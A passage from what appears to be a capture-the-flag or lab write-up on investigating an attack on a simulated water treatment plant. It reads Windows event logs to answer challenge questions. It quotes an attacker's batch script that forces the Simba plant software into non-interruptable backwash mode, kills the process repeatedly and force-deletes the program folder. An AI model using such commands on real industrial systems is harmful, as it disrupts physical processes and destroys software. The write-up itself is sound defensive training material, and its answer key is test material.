


@timestamp	winlog.event_data.Image	winlog.event_data.CommandLine
Mar 12, 2021 @ 11:10:33.437	C:\Windows\System32\taskkill.exe	taskkill /F /IM simba.exe /T
Mar 12, 2021 @ 11:10:33.381	C:\Windows\System32\taskkill.exe	taskkill /F /IM simba.exe /T
Mar 12, 2021 @ 11:10:33.331	C:\Windows\System32\taskkill.exe	taskkill /F /IM simba.exe /T
Mar 12, 2021 @ 11:10:33.283	C:\Windows\System32\taskkill.exe	taskkill /F /IM simba.exe /T
Mar 12, 2021 @ 11:10:33.183	C:\Windows\System32\taskkill.exe	taskkill /F /IM simba.exe /T

Answer: 2021-03-12 11:10

What command contained in the malicious file, if successfully run on the host, would you expect to have initiated the plant's backwash mode

In the ADS discovered previously (which showed the entire contents of the backwash.bat file, we found a command that called the backwash function:




```
winlog.event_data.Contents          start 'C:\Program Files\ifak\SIMBA#4.3\Simba.exe --function backw
                                    ash --interruptable no'  timeout /t 30 /nobreak  taskkill /F /IM
                                    simba.exe /T  taskkill /F /IM simba.exe /T  taskkill /F /IM simba
                                    .exe /T  taskkill /F /IM simba.exe /T  taskkill /F /IM simba.exe
                                    /T  DEL /F /Q "C:\Program Files\ifak\SIMBA#4.3\*"
```

Answer: C:\Program Files\ifak\SIMBA#4.3\Simba.exe --function backwash --interruptable no

Prior to switching to a manual override, the technicians attempted to open the modified Simba plant simulation software application in order to stop the backwash sequence. However, they could not get the application to launch. What command from the attacker's script would have rendered the application unusable?

The last component of the script deletes the entire Program Files folder of Simba, which would render the application unusable:



```
winlog.event_data.Contents          start "C:\Program Files\ifak\SIMBA#4.3\Simba.exe --function backw
                                    ash --interruptable no"  timeout /t 30 /nobreak  taskkill /F /IM
                                    simba.exe /T  taskkill /F /IM simba.exe /T  taskkill /F /IM simba
                                    .exe /T  taskkill /F /IM simba.exe /T  taskkill /F /IM simba.exe
                                    /T  DEL /F /Q "C:\Program Files\ifak\SIMBA#4.3\*"
```

Answer: DEL /F /Q "C:\Program Files\ifak\SIMBA#4.3\*"